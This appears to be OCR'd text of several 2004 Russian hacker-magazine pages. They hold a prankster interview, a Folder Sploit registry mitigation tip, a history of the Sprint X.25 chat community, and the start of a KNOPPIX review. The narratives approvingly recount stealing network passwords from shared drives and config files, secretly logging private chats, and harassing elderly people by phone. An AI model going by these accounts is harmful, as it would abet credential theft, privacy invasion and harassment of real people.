◢ Спидовая бабка (СБ)

Бабушка известна тем, что затрагивает проблемы СПИДа и сифилиса, предлагает совокупиться с родственниками. Любимые фразы: "Ах ты сука спидовый" и "Зае**сь ты со своей матерью".

◢ Истеричка

Это предсказуемый персонаж, который почти во всех пранках говорит одно и то же. Разговор начинается с того, что она берет трубку и спрашивает таким томным голосом: "Ну дальше что?". Пранкер задает вопрос, и она начинает :)). Любимые фразы: "Ну дальше что, безмозглый дятел?", "Е**нутая тварь,

> Выбирать жертв очень долго, знаю по опыту.

горилла безмозглая".


спидовая бабка

◢ Борис Чернюк

Этот дед известен тем, что у него склероз :))). Он забывает, что ему 5 минут назад звонили, что говорили. В конце разговора посылает на три буквы. Любимые фразы: "Кто вы есть?", "Я не пойму, о чем разговор", "Да пошли вы на х**".

◢ Перштейн

Это новая жертва пранка. Записей с ним не очень много, но они того стоят. Отличается своим угарным высоким голосом.


> Существует даже пранк-база с координатами наших знаменитостей.

mindw0rk: Как, собственно, ты проводишь свои пранки? Как готовишь сценарий, как выбираешь жертв, чем записываешь звонки?

Леха: Пранки я провожу в свободное время, под настроение :). Сценарий, бывает, придумываю, а, бывает, просто импровизирую. Выбирать жертв очень долго, знаю по опыту. Приходится обзванивать много разных номеров. Как правило, ребята мне дают интересный номер своих знакомых - таким образом нередко можно наткнуться на золотую жилу (именно так я нашел pizdopidor'а). Записываю через модем с помощью проги Venta Fax и стараюсь запись особо не редактировать, оставляя такой, какой она была изначально.

mindw0rk: Какие пранки ты считаешь самыми шедеврами, а какие - наглядным ацтоем?

Леха: Начну, пожалуй, с того, что шедеврами я не считаю. Это одна пранк-команда, не буду их называть, намекну только - они записывают всякую чушь про спасение верблюдов :))). Самый старый пранк, который я слышал, - про деда. Найти его можно на его официальном сайте www.buhalo.tk. Мой любимый - это, конечно, пранк про pizdopidor'а. Лучше жертвы я не встречал. Вот пара ссылок: www.prank.ru/newfilez/pizdopidor.mp3, www.prank.ru/newfilez/pizdopidor-2.mp3. Также шедевр - это спидовая бабка: www.gsmphreaking.narod.ru/pranks/pranks.htm. Про Маню и АТС говорить не буду, это и так ясно.
А вообще хороших пранков, которые мне нравятся, много. Долго все перечислять.


Истеричка

Леха: Хех, помню один прикол. Как-то раз звоню я pizdopidor'у, вместо гудков слышу, что он уже начинает гнать какую-то ахинею, хотя я еще даже "Алло" не сказал. И тут на заднем плане появляется голос MONSTER'а. Короче, вышло так, что из-за лагов АТС я попал на пранк, который записывал другой пранкер. В итоге мы его вдвоем грузанули, он там чуть не свихнулся :))).

А еще как-то раз Domkrat тоже вклинился на линию к pizdopidor'у, когда тот разговаривал с бабкой какой-то, причем материл ее как мог. Мы сразу поняли, что в жизни он такой же, как и с нами. Очень интересный препод :)).

mindw0rk: Расскажи о самых известных жертвах пранков. Том же pizdopidor'е, спидовой бабке и других. Какие чувства ты испытываешь к своим жертвам?

Леха: Я расскажу о современных жертвах пранка.

◢ Pizdopidor (сокращенно ПП)

Как показывают опросы и отзывы по мылу - это самый популярный персонаж.

mindw0rk: Пытался ли ты или кто-то из русских пранкеров в качестве жертвы выбрать звезду? Я слышал пранки с участием Бритни Спирс и Шварцнеггера. Как насчет того, чтобы сделать такое с тем же Киркоровым или, скажем, Якубовичем?

Леха: Да, планирую :)). У меня есть очень много телефонов звезд, существует даже пранк-база с координатами наших знаменитостей, но, как правило, их дома не бывает.

mindw0rk: До какого времени может длится обработка одной жертвы? Время зависит от пранкера, жертвы или каких-то других факторов? Когда ты понимаешь, что жертву пора оставить в покое?

Леха: Если ее сразу не оставили в покое, то потом очень сложно остановиться :). Хотя некоторые пранкеры таки сжаливаются над своими жертвами :))). Либо те ставят АОН, который, впрочем, для пранкера не проблема - некоторые из нас разбираются в телефонных сетях и знают, как обмануть определитель.

mindw0rk: Давай поразмыслим об этической стороне дела. Вот смотри, спишь ты, видишь приятные эротические сны, и тут тебе кто-то звонит и явно над тобой прикалывается. Ясен пень, радоваться по этому поводу ты вряд ли будешь. Так и все эти бабушки, дедушки и прочие жертвы пранков. Ты никогда не задумывался, что, возможно, поступаешь несколько нехорошо, доставая людей? У тебя есть что сказать по этому поводу? :)

Леха: Есть. Нормальные люди не становятся постоянными жертвами пранка, ими становятся такие персонажи, как ПП, СБ и им подобные. Всех их отличает то, что они неадекватно реагируют на звонки, поэтому и подходят так хорошо для пранков. Ну подумай, зачем пранкеру названивать челу, который все время кладет трубку и ничего интересного не говорит? А постоянные жертвы все время придумывают что-то новое. Так что если ты не хочешь стать жертвой пранка, лучше всего просто не подыгрывать пранкерам.


Известные пранкеры (слева направо): Monster, Dt, Леха, ПаНаN

Нормальные люди не становятся постоянными жертвами пранка.

mindw0rk: Могут ли привлечь пранкера по статье за мелкое хулиганство? Были ли прецеденты?

Леха: Да, могут. Но это очень сложно. Вот рассказ на эту тему моего друга Stein'a из уже не активной пранк-команды TTWW: "Не мстят только тем пранкерам, которые ничего не делают. Мы трудились добросовестно, и отдача была соответствующая. Как-то раз долбили мы одну матерую бабку два дня (сделали звонков пять). На третий день я проснулся от звонка якобы с АТС, и мне сказали, что бабуля подаст в суд не только на меня, а вообще на всех-всех-всех... Я, конечно, стал отмазываться, и в конце разговора передо мной даже извинились за беспокойство. Дальше - больше. Приметили мы в соседнем с моим домом бабку, которая на всех поголовно орала. Пробили ее номер и начали... Вскоре она подняла кипеш на весь район (хотя звонили ей раз 10 всего), и меня сдала моя же любимая и ненаглядная девушка. Может, потому что живет с бабкой в одном подъезде, может, просто сука, а я не знал... Как только я послал девушку, все улеглось. Странно как-то.


Так вот, когда страсти поутихли и бабка успокоилась, мы ей позвонили снова. Через 5 минут прилетает бабуля с толпой гопов... Офигеть. Позже подтянулись родственники моей любви. Оказывается, вопли предыдущей бабки район не забыл... Теперь вижусь с девушкой тайно. Потом мы добрались до двух престижных радиостанций - на одну у меня был зуб, а вторая так, за компанию. Им это в итоге надоело, вычислили. От суда спасли только старые друзья и бывшие коллеги на радио. Нас ничего не пугало, и мы продолжали с удвоенной силой. Как-то раз бухали с Джоном в одном районе, и нас поразило, что почти все жители - либо гопы, либо бабки. Приметили несколько экземпляров и потом месяц их обзванивали. Ржач был нескончаемый. До того момента, когда однажды я поднял трубку и услышал: "Привет, фетишист, как твой член поживает? Я завтра приду и буду тебя весь день наказывать!". Через 30 минут появилась запись звонка взбешенной бабки ко мне. Все это продолжалось примерно месяц... Жертвы написали в милицию, потом в суд. Вызывали нас неоднократно... Подводя итоги, скажу, что не надо бояться возмездия. Это даже прикольно! Однако причиной, по которой моя команда распалась, стала печальная новость, выложенная на официальном сайте: мол, наш админ без вести пропал, и есть свидетели того, как двое неизвестных затолкали его в черную чайку и увезли. Не знаю, правда это или нет, может, жертвы решили отомстить =)". А вообще, за это дело взимают штраф.


pizdopidor

Жертвы написали в милицию, потом в суд. Вызывали нас неоднократно...

mindw0rk: Можешь написать что-нибудь нашим читателям, среди которых наверняка есть и твои поклонники. Маме привет передавать не надо, зафигачь реальную речь про пранки :).

Леха: Ну что же, уважаемые читатели журнала "Хакер" и мои поклонники =)). Хочу сказать, что пранк - это не такая уж легкая работа. Даже не работа - это прикол, искусство говорить. Он показывает, насколько хорошо у человека развито чувство юмора, ведь люди, которые не понимают пранк, его начисто лишены. Пранкер пишет свои пранки в первую очередь для вас, а потом уже для себя. Некоторые из них ночами не спят, пытаясь найти новую жертву. Пранк, как наркотик, затягивает новых людей, однако вреда от этого наркотика нет. Думаю, посетив пранк-сайты, вам тоже захочется осуществить нечто подобное. И мы всегда рады принять в наши ряды новых пранкеров. Ну все, качайте пранки, читайте журнал "Хакер", слушайте рок ;)). С вами был Леха ака Шнур.


Борис Чернюк

TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В X 5(65).2004 была статья про Folder Sploit. В ней было написано, что защититься можно только вторым SP, который еще не вышел. Но я нашел более легкое решение: нужно просто удалить в реестре ветвь "HKEY_CLASSES_ROOT\Folder". После этих манипуляций файлы *.folder перестанут выглядеть как папки и не будут открываться в IE.

Reflex_
reflex_@front.ru



Soldier (sprinter2004@bk.ru), mindw0rk (mindw0rk@gameland.ru)

15 МИНУТ, РАДИ КОТОРЫХ СТОИЛО ЖДАТЬ

В конце 70-х гг. общедоступные сети передачи данных (PDN), такие как TELENET, становились все более популярными, и для обеспечения их клиентов связью с глобальной сетью потребовался определенный набор протоколов. Их введение и стандартизация обещали увеличить число абонентов PDN за счет возросшей совместимости оборудования и снизить цены за пользование сетью. Результатом работы в этом направлении было появление группы протоколов, самым популярным из которых стал X.25. Именно на его основе работает сеть Sprint, которая популярна на территории бывшего Советского Союза и по сей день.

ЗОЛОТЫЕ ГОДЫ СЕТИ SPRINT

ВВЕДЕНИЕ В SPRINT


Сеть Sprint распространена по всему СНГ, к ней можно подключиться практически из любого города. Она является непосредственным развитием Telenet - одной из первых общедоступных сетей пакетной коммутации. Главная составляющая сети Sprint - центры коммутации пакетов (PAD). Для того чтобы получить доступ к сети, достаточно соединиться обычной терминальной программой с ближайшим PAD, а подключившись, можно через специальные шлюзы получить доступ в другие сети, основанные на протоколе X.25. Также возможен доступ в интернет, чем и пользовались до недавнего времени русские халявщики.

FREE INET - КАК ТАКОЕ ВОЗМОЖНО?


О сети Sprint многие узнали, когда прошел слух, что через нее можно поиметь халявный инет. На самом деле ничего бесплатного там не было. Пароли крали у легальных пользователей сети простым сканированием на расшаренные ресурсы. Те, кому удавалось таким образом выловить несколько паролей, не хранили их для себя, а делились с другими из соображения, что "всех не посадят".

Во второй половине 90-х гг. многие серфили по инету в поисках новых скриптов для подключения к Сети, и лишь спустя какое-то время народ стал задумываться, законно ли это и что предпринять, чтобы дяди в погонах однажды не постучали в дверь. Вычислить халявщика при желании не составляло труда - на всех пулах для соединения с PAD стоят АОНы. Народ стал потихоньку создавать PGP-диски и хранить все свое добро на них. Но халявщики, по большей части, приносили убытки иностранным фирмам, и отлавливать их не спешили.

Некоторые провайдеры, в основном буржуйские, предоставляют доступ в интернет через сети X.25, чтобы обеспечить своих абонентов роумингом по всему миру. Еще



Роутер Cisco в сети x25



Установка PPP сессии

недавно активно использовались аккаунты UUNET'а. После того как хакеры находили расшаренный компьютер пользователя этой сети, они забирали конфигурационный файл программы доступа PAL (Phone Access Lookup), находящийся в C:\progra~1\pal\pal.ini. Затем файл подвергался расшифровке с помощью специальной программы.

Когда руководители компании узнали о факте хищения паролей, доступ в их сеть из России прикрыли. Но халявщиков это не остановило, и они стали искать обходные пути. Например, можно было юзать аккаунт через шелл роутера CISCO, для которого разрешен доступ в UUNET, или через другие сети с использованием NUI.

Существуют и российские провайдеры, обеспечивающие своих клиентов роумингом

SPRINT

Протокол X.25 был разработан американскими телефонными компаниями AT&T и US Sprint. Основной упор разработчики сделали на его работоспособность, не зависящую от типа ОС и изготовителя оборудования. Протоколом X.25 управляет одно из агентств ООН Международный Союз по Телекоммуникациям (ITU). А владельцами Sprint являются крупные американские коммуникационные компании UTI и GTE. Их дочерней компании US Sprint принадлежит крупнейшая в мире сеть оптоволоконных каналов.

и доступные из сети Sprint. К ним относятся Gin (www.gin.ru) и "Информсвязь-Черноземье" (www.vrn.ru), но они по понятным причинам для получения халявного интернета не использовались.

ЧАТ В СЕТИ SPRINT


Помимо халявного инета, народ обитал в сети ICW5, где был свой локальный чат. Находили его обычно путем сканирования на открытые порты, и со временем это место собрало людей со всех концов страны. Чат был доступен не только из сети Sprint, но и с toll-free телефона с ограничением времени связи 15 минут.

Проработал он около года, пока кто-то не кинул объяву о нем в фидошную эхоконференцию RU.HALYAVA. После закрытия старого чата появился новый, и через какое-то время все перешли туда. А еще позже в сети стали появляться первые частные ftp-серверы. Начало положил Petsoft, за ним последовали другие. Многие создавали радио-серверы "MP3 Shoutcast", появилась даже городская радиостанция. Народ рубился в Soldier, Quake2, крестики-нолики, тетрис и другие заточенные под сеть геймухи. Чел под ником New_User установил nntp-сервер с эхами сети Fido, кто-то написал специальные скрипты для mIRC. Жизнь кипела...


Для многих ICW5 стал вторым домом, так как альтернативных бесплатных чатов больше нигде не было. У некоторых модем не выключался круглые сутки.

В чате в основном общались на двух каналах: #general и #x25. На первом, где трепались обо всем (одной из самых популярных тем, кстати, был виртуальный секс), количество посетителей порой доходило до тридцати.

В ноябре 2002 г. началось резкое снижение количества пулов в России для toll-free телефона. Это заметно сказалось на количестве юзеров на канале. В конце концов в сети осталась только элита, привыкшая дозваниваться раньше всех и имеющая возможность тонового набора номера.



Elite Sprint script



Кроме мужиков, в ICW5 можно было увидеть много симпатичных девчонок. Вот фотографии нескольких постоянных тусовщиц из чата.

В декабре 2002 г. чат опять начал заполняться людьми. Тогда-то и произошло разбиение на команды, началась война за серверы. В 2003 г. на просторах Спринта обосновался клан dWp, который занимался разработкой нового скрипта Night Sky 0.5. Этот скрипт должен был стать лучшим из существующих на тот момент, но окончательный релиз так и не состоялся.

С февраля 2003 г. в сети началось смутное время. Порты серверов сети забрасывали разным мусором, люди нашли способ ломать свой роутер путем совместного посыла на него больших пингов, из-за чего он скидывал всех через него подключенных. Все это повторялось изо дня в день. Активно составлялись логи, скан-листы, черные списки и прочее. Началась массовая рассылка троянов и вирусов. Но число людей, находящихся на канале, по-прежнему не уменьшалось.

23 февраля 2003 г. сеть закрыли. К этому времени там уже творился настоящий беспредел. Из-за постоянной занятости линии модемных пулов легальные пользователи не могли дозвониться, компании приходилось оплачивать огромные счета за межгород. Админ сети запретил хождение всех видов пакетов по внутренней подсети, а также отрубил выход в инет через Sprint. На этом история сообщества Sprint закончилась.

SPRINT СЕГОДНЯ

Сегодня в Sprint уже нет того, что было раньше, и страсти по нему утихли. Сейчас людей, в основном, привлекают тамошние системы. Самая интересная из них, Dionis, разработана российскими программистами компании НПП "Фактор" и используется при оказании услуг в области коммуникации: электронная почта, пересылка файлов, база данных, создание конференций и т.д. Вот так выглядит ее приглашение:

```
Welcome to DIONIS!
ENTER YOUR NAME => *****
 PASSWORD => *****
```

Есть также те, кто проводит время за поиском и изучением корпоративных локальных сетей, подключенных к Sprint. Многие из этих сетей имеют выход в Internet через какой-нибудь прокси-сервер. В основном они находятся в сегменте сети с dnic'ом 03110 и принадлежат США. Это или очень крупные компании, или научные центры, институты и банки.

От редактора: чтобы картина тусовки Sprint была более полной, я нашел троих человек, которые долгое время тусили в сети и согласились поделиться своими воспоминаниям о старых добрых временах. Передаю им микрофон.


ALEXSI

Началось все с того, что как-то раз на автобусной остановке я встретил своего приятеля. Он мне рассказал, что сидит в каком-то халявном чате, находящемся в какой-то сети. Эту сетку (позже она стала известна как ICW5), насколько я знаю, открыл Euro aka euronymus. Так как сам он был из Уфы, поначалу там в основном сидели люди из этого города. Но потом какой-то чел кинул мессагу в фидо, и это дало приток халявщиков со всей России.

Кстати, эта сетка была доступна не только из России, но и из других стран. Частенько

ССЫЛКИ ПО ТЕМЕ

- **http://x25.net.ru** - лучший сайт по сетям x.25
- **www.x25zine.org** - зин про x.25 и не только
- **http://x25r.fastbb.ru** - еще только начинающий развиваться сайт о сетях x.25
- **http://lady.stsland.ru** - сайт о системе Дионис
- **www.25.net.ru** - информация по сетям
- **www.technojunkie.gr/x25/** - большой сборник различной информации


Скриншот сайта www.icw5net.fatal.ru, посвященного тусовке ICW5. На момент выхода статьи сайт, скорее всего, будет уже недоступен

встречались люди из Италии - Sc[]rP1[]n666, например.

Так как ICW5 служила для регистрации и поддержки продуктов компании Microsoft, в ней был лимит времени 15 минут. После чего следовал дисконнект и приходилось дозваниваться снова. Поэтому новички задавали один и тот же вопрос, который со временем всех достал: "А почему через каждые 15 минут дисконнект?" :). Еще одним часто задаваемым вопросом был: "А это бесплатная сетка?" или "Сколько стоит 1 минута в сети?".

На закате ICW5, когда на модемных пулах Equant'a (эта компания предоставляла выход в ICW) круглосуточно висело не меньше 15 человек, кто-то даже сделал пагу для устрашения новичков с сообщением якобы от Майкрософта: "С 1.12.2002 г. по техническим причинам, связанным с сильной перегрузкой модемных пулов нашей компании, мы вынуждены сделать локальную сеть, находящуюся на доступах телефона в России, +7-800-200-990-0, платной (за исключением аккаунтов доступа сотрудников компаний Microsoft и Equant). Оплата производится по тарифу: 1 час доступа - 0,8 USD + междугородний тариф до ближайших dialup телефонов компании Equant. Приносим свои извинения за доставленные неудобства". Но даже это особого эффекта не давало, народ все прибывал и прибывал.

Люди в сетке встречались разные и с разными интересами. Делали свои сайты, ftp, irc-серваки, fido. Сеть дала людям со всех городов России возможность обмениваться информацией, общаться, играть, качать mp3 или просто вместе работать над каким-нибудь проектом. Помимо этого, в ICW были сайты от msn, Microsoft, Compaq и HP. Правда, о них долгое время никто не знал.

Реакция админов на нас была довольно негативной. Сначала в ICW5 забанили доступ в инет, оставив только 80 и 81 порт, а после массового туннелинга прикрыли и их. Последним ударом, который нанесли злобные админы, стал запрет на обмен любым трафиком внутри сети.

LBH

В Спринт я попал в сентябре 2000 года. О сети мне рассказал знакомый, сидевший там под ником Phantom (через пару месяцев после этого он перестал там появляться). Спринт привлекал тем, что был полностью халявным. В то время у меня не было денег на использование интернета в больших количествах, а в Спринте можно было, хоть и на маленьких скоростях, обмениваться файлами, общаться в чате.

Через несколько недель я заразился этим чатом и стал просиживать там все свободное время =). Помню, тогда в Спринте пользовались только одним irc-сервером IRCPlus. При нахождении на сервере более 50 человек эта программа начинала подтормаживать. Но при разных настройках и на разных системах степень глюков ИРЦПлюса была неодинаковой. Отсюда и в результате проявления некоторых скверных человеческих качеств появилось соперничество между хостерами. Все желающие получить виртуальную власть над другими людьми упорно пытались занять самый популярный серверный адрес, последние цифры которого были равны 110.

Число обитателей этого маленького виртуального мира быстро росло, становилось все труднее дозвониться на модемный пул, через который обеспечивалась связь с локалкой. Росло и количество популярных серверных адресов - к 110 Идла и 113 Архизлодея прибавились некоторые другие, которых я уже и не помню. Чтобы занять эти адреса, люди воевали. Можно долго вспоминать многодневные запинговывания, названия нюков, которыми можно было снести серверы =). Самый пик виртуальной активности приходился на вечернее время - с 18 до 23 часов жизнь в Спринте бурлила.

Но общались спринтовики не только виртуально. Почти во всех городах, где находились пользователи этой локальной сети, устраивались Спринтовки. Так назывались мероприятия, на которых собирались завсегдатаи чата и обсуждали сети, чаты, железо, софт. В Питере они проходили сначала раз в две недели - в субботу вечером, а потом каждую неделю. В зимнее время или в плохую погоду шли в кафе, бар какой-нибудь, летом - в парки. Излюбленным местом питерских спринтовиков был Таврический сад.

Естественно, большинство забавных происшествий приходилось именно на живые встречи, а не на виртуальную жизнь. Я не часто бывал на Спринтовках, но увидеть ужратые рожи и пьяные драки довелось =). Чаще всего было весело. Конкретно моя активность в Спринте пришлась на период разработки irc-сервера sIRCs. Думаю, именно с этой программой я ассоциируюсь у любого

AT&T

Компания AT&T является одним из лидеров на рынке предоставления сетевых услуг для бизнеса. Этой компании принадлежат две огромных сети Worldnet и Global Network (куплена у IBM в 1999 году). Обе покрывают практически весь мир и имеют точки доступа во многих странах. Это позволяет им в широком масштабе предлагать интернет-роуминг и VPN. А поскольку они предоставляются через собственные сети с использованием файрволов и протокола SecIP, это гарантирует высокое качество и надежность.


Спринтовка, проходившая в Уфе в 2001 г.

ЧТО ТАКОЕ NUI

NUI (Network User Identificator) - идентификатор сетевого пользователя, код доступа и пароль. Предоставляется поставщиком сетевых ресурсов (провайдером). Используется в качестве номера счета, с которого будут сниматься деньги за время твоей работы в сети.

КОДЫ DNIC

DNIC (Data Network Identification Codes) - это код сети, состоящий из четырех цифр, где первая цифра - код региона, вторая и третья - код страны, последняя - код сети в стране. Для России первые три цифры - 250, а последняя:

0 - ROSPAC
1 - SPRINT
2 - IASNET
3 - MMTLnet
4 - INFOTEL
6 - ROSNET
7 - ISTOK-K
8 - TRANSINFORM

Полный список членов ICW5

Спринтовика =). Поэтому расскажу немного об этом сервере.

Изначально у меня была идея создать программу, которая позволила бы читать чужие приваты. Именно так я и начал писать свой IRC-сервер. Уже через пару недель результатом стал мегабайт удобочитаемых приватов, но читать это все быстро надоело, а сервер хоть худо-бедно, но работал. Так несерьезный проект перерос в серьезный. Стали постоянно выходить новые версии сИРКса, кто-то стал юзать его, кроме меня. Очень быстро всплыла и обнародовалась его возможность сохранять отдельно приватные разговоры. В результате многие отказались от использования сервера, часть людей вообще перестала заходить на сИРКсы, либо прекратила на них всякое приватное общение. Одним словом, репутация программы упала. Пришлось убрать возможность чтения приватов и завлекать народ к использованию сИРКса путем добавления каких-то настроек и возможностей, которых нет в других серверах. В то время классический Спринт уже закрыли, и народ стал кочевать от одной локалки УУНета к другой. Тем не менее, это не мешало развитию сИРКса. Сервер набрал популярность, появились люди, которые до конца так его и использовали.

В связи с ухудшением ситуации в локалках и появлением постоянного сервера, который находился одновременно и в инете, и в локалках, разработка сИРКса была остановлена. Людям было просто не нужно включать какие-то дополнительные серверы, ибо глобальный и вездесущий irc.megik.net всех устраивал. Если говорить о каких-то конкретных личностях, на мой взгляд, особенно выделялись следующие люди:

Eadle - один из тех людей, благодаря которым Спринт вообще приобрел известность.

ZeroCold - товарищ Идла. Если Идл был больше на виду в виртуальности, то ЗероКолд долгое время занимался организацией Спринтовок в Питере.

ARHIZLODEi - человек, который также почти с самого начала был в Спринте.

Mihey - душа и сердце Спринтовок (как раз после отхождения от дел ЗероКолда появился он).

Мне сейчас сложно вспомнить всех, кто заслуживает места в этом списке, к тому же я мало кого из них хорошо знал. Поэтому просто перечислю ники (извиняюсь за возможные ошибки в написании): Kanpu3ka, BPEDuHka, Lora, Malena, Frag, Nikis, ManiaK, Yendor, GorshoK, Rage, Hanz, vd_artur и многие другие. Мой рассказ больше описывает ранний период Спринта. Я не учитываю вообще период ICW5 и некоторые другие. Поэтому эти ники для многих окажутся неизвестными.

XAKERFUCKER

То, как я узнал про Sprint, - чистая случайность, и я благодарен судьбе за это. А узнал я из FidoNet. Город, в котором я живу, очень мал, и в нем нет фидошных серверов. Я поехал в Гомель к своему двоюродному брату, где увидел в какой-то конференции номер телефона и пароль, которые я записал на бумажку и по прибытии домой в Россию сразу же опробовал. У меня все получилось, я дозвонился, поставил мирку и полез на указанные в посте IP. Увидев нескольких общающихся человек, я был приятно удивлен. С этого все и началось.



Скриншот чата в сети ICW5

Сначала, как и все, я стал допытываться у сидящих там, халявный ли это чат. Все дружно заверили, что именно так. Потом я заметил, что каждые 15 минут у меня обрубалась связь. Как оказалось, лимит времени был ограничен теми самыми 15 минутами. Сначала этот факт насторожил, но жажда халявного общения по сети взяла верх. Сидел днями и ночами, бывало, ложился спать в 6 утра, без устали перезванивая каждые 15 минут. Вскоре многие люди сроднились, со временем о чате узнавало все больше и больше народу, и вместо 5-10 человек уже сидело под 30! Так как количество линий было ограничено, стало сложно дозваниваться. Бывало, по полчаса звонишь, чтобы 15 минут пообщаться. Общались 90% челов в матерной форме (я тоже не исключение), т.к. в обычных интернет-чатах кругом была цензура. В общем, было очень весело. Люди играли в игры по сети, обменивались фотками, файлами, троянами :), ставили FTP-серверы, общались через NetMeeting по микрофону. Короче, делали все, что хотели. Один чел даже через себя почту фидошную принимал и раздавал всем желающим. Я впервые из дома мог работать с сетью Fido. В реальной жизни пересечься ни с кем не удалось, потому как живу, опять же, в маленьком городке.

Говорили все, как правило, о компьютерах, тетках, взломе сети, играх, о том, как кто проводит время, делились знаниями. Почти все разговоры происходили на канале #General, люди держались кучкой, как одна семья.

Главным событием было открытие халявной почты, с которой можно работать, как с полноценным е-мейлом. Т.е. письма из ящика ходили в инет и обратно. Правда, эта почта была демонстрационной версией мыла на MSN сервере и проработала всего 2 месяца. Но мне удалось найти способ, как попользоваться ящиком после истечения срока.

Когда халявную почту прикрыли, все были жутко возмущены и с опаской обсуждали перспективу закрытия всего Спринта. Потом все поутихли, надеясь на лучшее. Но, как оказалось, зря.

Звоню я однажды по привычке на модемный пуд, пытаюсь подключиться к серверу чата, - а сервера нет. Такое и раньше случалось, когда на канале никого не было и некому было его поставить. Но после того как сканер портов в течение дня не смог найти ни одного живого IP, я понял: сеть умерла. Вернее, умерла только для нас - админы блокировали файрволом IP.

Это было сравнимо с потерей близкого тебе человека! В душе была пустота. Я долго не мог осознать в полной мере то, что мы никогда уже вот так не пообщаемся. Правда, потом кто-то стырил пароль на Инфонет и по мылу раздал всем, кто сидел раньше в Спринте. Но рай длился всего несколько дней, пока этого не заметили админы. На этот раз все действительно было закончено.

Я бы многое отдал, чтобы снова возродить эту сеть...

Дмитрий Шурупов aka SHuRuP (www.nixp.ru)

CENSORED

LINUX ДЛЯ ВСЕХ И КАЖДОГО

LiveCD - операционные системы, загружаемые с компакт-диска и не требующие установки на хард, - существуют уже очень давно. Но настоящую популярность им принес KNOPPIX, проект немца Клауса Кноппера. Этот Linux-дистрибутив быстро стал третьим в рейтинге distrowatch.com, уступая только Mandrake и Fedora, и сыграл важную роль для всего Linux-сообщества.

LINUX LIVECD СЕГОДНЯ: ВЗГЛЯД НА KNOPPIX 3

ОБЩАЯ ИНФОРМАЦИЯ

KNOPPIX - LiveCD Linux-дистрибутив с большим количеством необходимого программного обеспечения (около 2 Гб сжатых бинарников), автоматическим распознаванием железа (с поддержкой множества аудио- и видеокарт, USB-устройств и т.п.). Несомненно, такая система очень полезна для новичков, желающих только познакомиться с миром GNU/Linux - KNOPPIX его в плохом виде не покажет, не принося при этом в жертву место на жестком диске.

Вторым предназначением KNOPPIX'а является восстановление системы: загрузившись с CD, можно быстро получить полный контроль, в частности, над тем же жестким диском, где расположена необходимая информация. Хорошим примером служит и недавно произошедший со знакомым случай: ему предстояло разобраться с FAT-разделом на USB-носителе, что не удавалось сделать средствами Windows, - на помощь пришел Linux fdisk.

